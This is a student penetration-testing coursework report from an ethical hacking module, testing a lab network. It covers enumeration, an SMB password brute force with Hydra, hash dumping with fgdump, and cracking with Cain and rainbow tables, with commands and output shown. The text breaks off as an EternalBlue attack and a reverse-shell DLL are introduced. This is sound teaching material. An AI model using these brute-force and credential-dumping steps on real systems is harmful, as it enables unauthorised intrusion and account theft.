Abertay University

White Box Penetration Test

Stuart Rankin – 1701198@abertay.ac.uk

Ethical Hacking 1 – CMP 210

BSc Ethical Hacking Year 2

2018/19

Note that Information contained in this document is for educational purposes.

.

Abstract

Even years into the information age and with the amount of news coverage some cyber-attacks get, many computers, servers and networks have numerous vulnerabilities and are often configured incorrectly and or have poor password and update policies. This report aims to successfully attempt a white box penetration test against a typical company network using multiple methods, to show how easy it is for a malicious attacker gain access and to cause serious and expensive damage.

Initially the network was set up on four virtual machines and a Kali Linux virtual machine was also set up running from a PC using Windows 7. The network was then scanned and enumerated to give the 'attacker' as much valuable information as possible before the network was scanned for vulnerabilities and were exploited to gain access to the network. Firstly, using brute force to gain access to an administrator account and then dumping the hashes to the other accounts on the network. Once the hashes had been dumped then attempting to crack as many as possible using dictionary attacks as well rainbow tables to find some more passwords. The next attack was to use Eternalblue an exploit developed by the United States' National Security Agency and later leaked by The Shadow Brokers. Using Eternalblue as well as Doublepulsar, a backdoor into the network was created and allowed the attacker access. Using both these attacks it was then shown how easy it would be for a hacker to have caused damage. This report used many tools to conduct these attacks these were hydra for the initial brute force, fgdump to dump the hashes to the passwords, cain to attempt to decrypt passwords using a dictionary attack, rcrack_mt was also used to use rainbow tables against the password hashes, net use was also used to place a text file on the server C: drive. There were also tools used for the Eternalblue attack which were msfvenom to create a malicious dll file, Armitage and Fuzzbunch were used to use the Eternalblue and Doublepulsar exploits. There were also many tools used to gain information before the attacks began such as RPCClient with used SMB to enumerate the network, nbtenum3.3 to enumerate using NetBIOS and there was Nessus which scan the network for vulnerabilities.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

Cyber security is an often-overlooked aspect of today's technology despite the fact there is rarely an aspect of life nowadays that does not interact with or require computers. Many networks fail to follow basic security recommendations despite the high risk of damages and expenses it can cause if the network is the target of malicious hack. In 2016 73% of companies were using vulnerable end-of-life networking devices meaning the devices were no longer being supported by the manufactures and vulnerabilities were no longer being fixed (CSOnline, 2016).

However even with correctly configured and updated networks, new exploits are found all the time and inside attackers can also be dangerous. Researchers also found that 100% of corporate networks that were tested in 2017 were vulnerable to insider attack (Computer Weekly, 2018). Therefore, it is extremely important and valuable to hire penetration testers to either conduct white box and or black box penetration tests.

There are some types of attacks such as brute force which are impossible to completely prevent but they can be made a lot harder to do. Brute force is when simply put an attacker tries every combination until the correct combination of username and password is found. This is why it is impossible to prevent as with enough time an attacker will finally get it but with hard passwords i.e. completely random assortment of characters there are infinite possibilities.

There are however attacks which can mostly be prevented these sorts of attacks abuse weaknesses in the software of the network e.g. to execute code remotely to give the attacker access. Nevertheless, if the network has been configured correctly and updates are timely these attacks can normally be avoided. If the attacker is the first to discover the flaw and therefore a fix is yet to be released there is little that can be done to avoid the attack, this is called a zero-day vulnerability.

1.2 AIM

The aim of this report is to conduct a white box attack on a server of a typical company network with the aim of finding and exploiting vulnerabilities to the network. The report also intends to evaluate the vulnerabilities exploited and how they could allow a malicious hacker to cause widespread damage.

The report expected to find multiple ways into the network as typical company networks tend to not have major vulnerabilities fixed or poor passwords for their users.

2 PROCEDURE

2.1 PROCEDURE PART 1 – SCANNING AND ENUMERATION


The target server was first pinged to make sure that it is online which it was. If the server had disable ping from being used against the network, Arp-ping would have been used as ARP is required functionality for all networks.

Initially a file named scan.sh was created to automate the nmap scans and output the results to files, the commands included can be found under scan.sh in Appendix A. The last two commands only scan 1000 UDP ports on each server, this is due to the fact that UDP scans take a lot longer than TCP scans, preferably all the scans would scan all ports. Scan.sh's file permissions were then changed to allow it to be executed and it was run from a terminal on Kali Linux. These results can be found in Appendix A.

Once the nmap scans were finished they needed to be analysed to provide useful information to the attacker at this stage to help decide which enumeration techniques to use against the network. Looking at the 192.168.0.1TCP, it showed that the server 1 only had 27 open ports. It also provides information such as the host name, SERVER1, and clues for the operating system that was running, Windows 7|2008|8.1. Port 445 also revealed that the workgroup is UADTARGETNET. One of the ports closed is ftp (File Transfer Protocol) this stopped any ftp exploits from being useful in this attack. Port 80 being open indicated that there was a web server running from this server. Server 1 also didn't appear to have any mail server running. File 192.168.0.2TCP had similar results to server 1 although the name of the server is SERVER2. The first UDP scan did not provide much more information, 192.168.0.1UDP only found 5 open ports. However, 192.168.0.2UDP found 31 open ports information was gained, port 161 was open/filtered which is SNMP (Simple Network Mail Protocol).

A DNS Zone transfer was attempted on both servers, on Kali Linux using the command "host -t axfr uadtargetnet.com 192.168.0.2". 192.168.0.1 was configured correctly and therefore failed but 192.168.0.2 allowed for some information to be gained. This allowed for a lot of information to be gained as can be seen in Appendix B. Looking at the results in Appendix B, it provides valuable knowledge to an attacker such as the networks IP address and their respective names on the domain server.

RPCClient was used to enumerate the servers. RPCClient was ran in a terminal on Kali Linux and the given username and password (test and test123). Once logged in through RPCClient, commands were run to gain information about the users on the server. These commands included "srvinfo" which queries server info. "querydominfo" which queries domain info. And "enumdomusers", "enumalsgroups builtin", "enumalsgroups domain" which enumerates different information; domain users, builtin groups and domain groups respectively.




```
root@kali:~# rpcclient -U "test" 192.168.0.1
Enter WORKGROUP\test's password:
rpcclient $> srvinfo
        192.168.0.1    Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       6.1
        server type     :       0x80102b
rpcclient $> querydominfo
Domain:         UADTARGETNET
Server:
Comment:
Total Users:    155
Total Groups:   0
Total Aliases:  17
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> enum
enumalsgroups      enumdrivers        enumprinters
enumdata           enumforms          enumprivs
```

Figure 1. RPCClient being used for enumeration

Due to the fact that both servers had NetBIOS open nbtstat was used as this is a diagnostic tool used on Windows that uses NetBIOS. Using the command nbtstat -A [IP address] the attacker successfully gained information such as the names and mac addresses for the two servers and two clients.

SNMP enumeration was attempted on the second server as it could not be used for the first server as that server did not have SNMP port open whereas Server 2 did. Using the command “snmp-check -c PUBLIC 192.168.0.2” it was attempted however the public string had been disabled and therefore failed to successfully work. SMTP (Simple Mail Transfer Protocol) enumeration can also provide helpful information such as user e-mails etc. that can later be used for an attack such as a phishing attack. However, there was no SMTP port open on either server 1 or 2 so therefore the command “smtp-user-enum” could not be used.


Nbtenum3.3 was used to enumerate both servers in the network. Nbtenum is a netbios enumerator that was run on Windows and provides valuable information and outputs the data gained nicely. Nbtenum was successfully in providing information on user usernames and domains.



```
C:\Users\amg>cd \nbtenum3.3

C:\nbtenum3.3>nbtenum.exe -q 192.168.0.1 UADTARGETNET\test test123
Connecting to host 192.168.0.1
-> Getting Workstation Transports
-> Getting Account Lockout Threshold
-> Getting Local Groups and Users
-> Getting Global Groups and Users
-> Getting Shares


C:\nbtenum3.3>nbtenum.exe -q 192.168.0.2 UADTARGETNET\test test123
Connecting to host 192.168.0.2
-> Getting Workstation Transports
-> Getting Account Lockout Threshold
-> Getting Local Groups and Users
-> Getting Global Groups and Users
-> Getting Shares


C:\nbtenum3.3>_
```

Figure 2. Nbtenum enumerating ip address 192.168.0.1 and 192.168.0.2

The final part of this stage was to scan for vulnerabilities. To find vulnerabilities, Nessus was used on Kali Linux by opening a web browser and travelling to the Nessus server https://127.0.0.1:8834. First a new scan was created which was a basic network scan with targets 192.168.0.1 and 192.168.0.2, before beginning the scan the provided credentials were entered in the settings. Once this was done the scan was launched and once completed it displayed the vulnerabilities found, as seen in Figure 3. The critical vulnerabilities found were 2 SMB (Simple Message Block) vulnerabilities, similar to the one used against the National Health Service in 2017. This was extremely important as it provided the attacker with a way into the network. The other critical vulnerability that Nessus found was an error with the DNS server that allowed for arbitrary code execution using a crafted NAPTR query.



There's an error with your feed. Click here to view your license information.

Server Scan

‹ Back to My Scans

2 Hosts

Host	Vulnerabilities
192.168.0.1	3 5 70
192.168.0.2	3 3 70

Scan Details

Name:	Server Scan
Status:	Completed
Policy:	Basic Network Scan
Scanner:	Local Scanner
Start:	Today at 9:59 AM
End:	Today at 10:04 AM
Elapsed:	4 minutes


Vulnerabilities

Figure 3. Nessus Results

2.2 Procedure Part 2 – Brute Force Attack


This aim of this attack was to use the results of Nbtenum and brute force the passwords to at least one admin account, this would then be used to dump the hashes to the rest of the accounts. The hashes were then attempted to be decrypted using a dictionary attack.

The administrator usernames that were found using Nbtenum were placed in a txt file named admins.txt in the format of a username per line and then the file was moved to the Kali Linux VM. A wordlist was also placed on the virtual machine and Hydra was then ran from a terminal as seen in Figure 5. This was then left running for around an hour and half as passwords were tried on all the administrators in the text file. After hydra had finished running three passwords had been found, “shamble” for user G.Chica, “bodyguard” for H.Shiba and “multitudinous” for W.Parekh as seen in Figure 5.



```
root@kali:~/Desktop# hydra -L admins.txt -P "words.txt" smb://192.168.0.1
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-12-13 08:30:18
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 481559 login tries (l:17/p:28327), ~481559 tries per task
[DATA] attacking smb://192.168.0.1:445/
```


Figure 4. Hydra starting on Kali



```
[445][smb] host: 192.168.0.1   login: G.Chica   password: shamble
[445][smb] host: 192.168.0.1   login: H.Shiba   password: bodyguard
[STATUS] 5869.83 tries/min, 369799 tries in 01:03h, 111760 to do in 00:20h, 1 active
[STATUS] 5590.57 tries/min, 380159 tries in 01:08h, 101400 to do in 00:19h, 1 active
[STATUS] 5370.33 tries/min, 392034 tries in 01:13h, 89525 to do in 00:17h, 1 active
[STATUS] 5364.65 tries/min, 418443 tries in 01:18h, 63116 to do in 00:12h, 1 active
[445][smb] host: 192.168.0.1   login: W.Parekh   password: multitudinous
[STATUS] 5519.31 tries/min, 458103 tries in 01:23h, 23456 to do in 00:05h, 1 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-12-13 09:57:58
```

Figure 5. Passwords found from Hydra


Once at least one administrator password had been discovered, a command terminal was opened on Windows 7 where fgdump was run and given the details of one of the administrators found, G.Chica was used for this attack. It then dumped the hashes of the passwords to the user logins on server 1 to a file. This can be seen in Figure 6.



```
C:\Users\amg>cd \fgdump

C:\fgdump>fgdump.exe -h 192.168.0.1 -u G.Chica -p shamble
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

--- Session ID: 2018-12-13-14-30-28 ---
Starting dump on 192.168.0.1

** Beginning dump on server 192.168.0.1 **
OS (192.168.0.1): Microsoft Windows Unknown Unknown (Build 7601) (64-bit)
Passwords dumped successfully
Cache dumped successfully

-----Summary-----

Failed servers:
NONE

Successful servers:
192.168.0.1

Total failed: 0
Total successful: 1

C:\fgdump>
```

Figure 6. fgdump dumping the passwords

After fgdump had dumped the hashes the file was converted to a txt file to make it easier to be used. Still on Windows 7, cain was installed and opened where the hashes were added to the program. A dictionary attack was then started after selecting all the hashes in the list, by right-clicking, selecting dictionary attack, ntmp hashes and then adding multiple wordlists and then beginning the crack, this is shown in Figure 7. By the end cain was successful and had discovered a total of 90 passwords out of 127, if the attacker wished they could add more extensive word lists, this would add considerable time costs, so it was not done for this attack, but it is likely that more hashes would have been cracked.




File	Position
✓ F:\210\Files\words.txt	228869
✓ M:\System Hacking\Wordlists\common passwords.txt	27843
✓ M:\System Hacking\Wordlists\wordlist.txt	3453259

☑ As Is (Password)
☑ Reverse (PASSWORD - DROWSSAP)
☑ Double (Pass - PassPass)
☑ Lowercase (PASSWORD - password)
☑ Uppercase (Password - PASSWORD)
☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of 36CA7539D199880A02F48D1193B81F8B is watchdog
Plaintext of 863E135F4A10360CEE195D01750759C7 is waterway81
Plaintext of 4CDF3E0F7D707C1A8154C5994FA69E2E is weight
Plaintext of 95AC42C4309EC77D02208DC2FFBD0A52 is Yokuts6
Plaintext of A2B0481954F08EB4B96D23DA1352AA24 is Zoroastrian
Plaintext of C5A237B7E9D8E708D8436B6148A25FA1 is test123
Attack stopped!
90 of 127 hashes cracked
```

Figure 7. Cain cracking hashes

Another way an attacker could crack the hashes is using rainbow tables. For this attack rcrack_mt was used on Windows 7. This was only attempted for a few of the undiscovered administrator passwords as multiple administrator passwords had already been found and it was not necessary it was not run for all unencrypted hashes. This was also done on a separate computer as cracking passwords via rainbow tables is quite expensive and using another computer allowed for work to continue whilst rcrack_mt tried to discover more passwords. The rainbow tables used were for a 7-character alpha numeric password. The three accounts that were attempted, “Administrator”, “Benny Hill” and “B.Evert”, all failed because either their passwords were more than 7 characters or they were not in the rainbow table.



```
C:\Users\amg>D:

D:\>cd \rcrack_mt

D:\rcrack_mt>rcracki_mt -h EBB4324F92238051780D50BCD6CB8F6D d:\ntlmmixalphanumer
icspace1-7
Using 1 threads for pre-calculation and false alarm checking...
Found 44 rainbowtable files...

ntlm_mixalpha-numeric-space#1-7_0_10000x19739301_distrrtgen[p][i]_10.rti2
Chain Position is now 19739301
118435806 bytes read, disk access time: 13.76s
searching for 1 hash...
cryptanalysis time: 8.81 s

ntlm_mixalpha-numeric-space#1-7_0_10000x67108864_distrrtgen[p][i]_00.rti2
_
```


Figure 8. rcrack attempting to find the password to Administrator.

To prove that passwords had been cracked. On Windows 7 a command terminal was opened and “net use q: \\192.168.0.1\c$” was entered. This then requested user credentials; a username and a cracked password, were then entered. G.Chica’s account was used for this. This then maps a drive to a letter to a network share, this allows the attacker to have access to the C: drive on server 1. Then, a simple text file named “hacked.txt” was created on the Desktop of G.Chica.

2.3 PROCEDURE PART 3 – ETERNAL BLUE

Another way an attacker could breach the security of this network is using an exploit named EternalBlue. This attack is possible because the servers have yet to be updated. This attack abuses a vulnerability with the Sever Message Block and it became infamous when it was used with the ransomware WannaCry that spread rapidly during 2017.

The first step of this attack was to create a malicious DLL file. To do this msfvenom was used on the Kali Linux VM. The command seen in Figure 9 created a dll file that when run creates a reverse connection back to 192.168.0.100 port 4444.



